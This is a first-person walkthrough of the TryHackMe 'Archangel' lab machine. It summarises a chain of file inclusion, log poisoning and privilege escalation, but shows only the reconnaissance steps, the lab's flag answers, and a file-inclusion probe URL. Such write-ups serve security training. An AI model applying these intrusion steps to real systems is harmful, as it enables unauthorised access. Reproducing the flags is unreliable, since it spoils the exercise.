TryHackMe – Archangel Machine Walkthrough

(Boot2Root | Web Exploitation | Local File Inclusion | Privilege Escalation)

Reconnaissance, Enumeration & Exploitation Tools


- **Nmap** – Used for initial network reconnaissance and service enumeration

- **Dirb** – Used for directory brute-forcing to discover hidden web resources
- **Burp Suite** – Used for intercepting and modifying HTTP requests, analyzing application behavior, and testing input handling
- **CyberChef** – Used for decoding Base64-encoded source code
- **Netcat (nc)** – Used to establish reverse shell listeners
- **Linux Utilities** – ls, cat, file, strings, chmod, echo, export, etc., used during post-exploitation and privilege escalation

Overview

This engagement involved compromising a Linux-based target system through a structured penetration testing approach. The assessment began with reconnaissance and enumeration to identify exposed services and hidden web resources.

Through web application testing, a Local File Inclusion (LFI) vulnerability was discovered and escalated to remote code execution via log poisoning. Post-exploitation enumeration revealed multiple system misconfigurations, including insecure file permissions, vulnerable cron jobs, and a setuid binary susceptible to PATH hijacking. These weaknesses were chained together to achieve horizontal and vertical privilege escalation, ultimately resulting in full root-level compromise of the system.




The first command executed against the target machine was an Nmap scan using aggressive detection:


nmap -A 10.65.157.3

The results revealed two open ports:


- **Port 22 (SSH)**
- **Port 80 (HTTP)**



- I then accessed the web application hosted at http://10.65.157.3.
- The first task required identifying an alternative hostname. While reviewing the webpage, I discovered a clue in a displayed email address: support@mafialive.thm.
- This confirmed the answer to the first question (**Flag 0**):
  mafialive.thm




Next, I opened the terminal and edited the **/etc/hosts** file using **vi**, adding an entry that mapped the target IP address to the newly identified host/domain name. This allowed the application to properly resolve the virtual host.



After updating the host configuration, I was able to successfully access the mafialive.thm domain over port 80 (HTTP). This revealed the flag for the second task (**Find flag 1**):


thm{f0und_th3_r1ght_h0st_n4m3}



Next, I performed directory enumeration against http://mafialive.thm using **Dirb**. The scan returned two accessible resources with HTTP **200 OK** responses:


- http://mafialive.thm/index.html
- http://mafialive.thm/robots.txt

Among these, **robots.txt** was of particular interest, as it often reveals sensitive or hidden paths intended to be excluded from search engine indexing.




When accessing the http://mafialive.thm/robots.txt endpoint, a hidden path was disclosed that led to http://mafialive.thm/test.php.

This discovery satisfied the third task objective, which required identifying a page under development. The correct answer for this task was **test.php**.




Accessing the http://mafialive.thm/test.php endpoint revealed a test page labeled **“Test Page. Not to be Deployed”**, which included an interactive button titled **“Here is a button.”**



http://mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.php

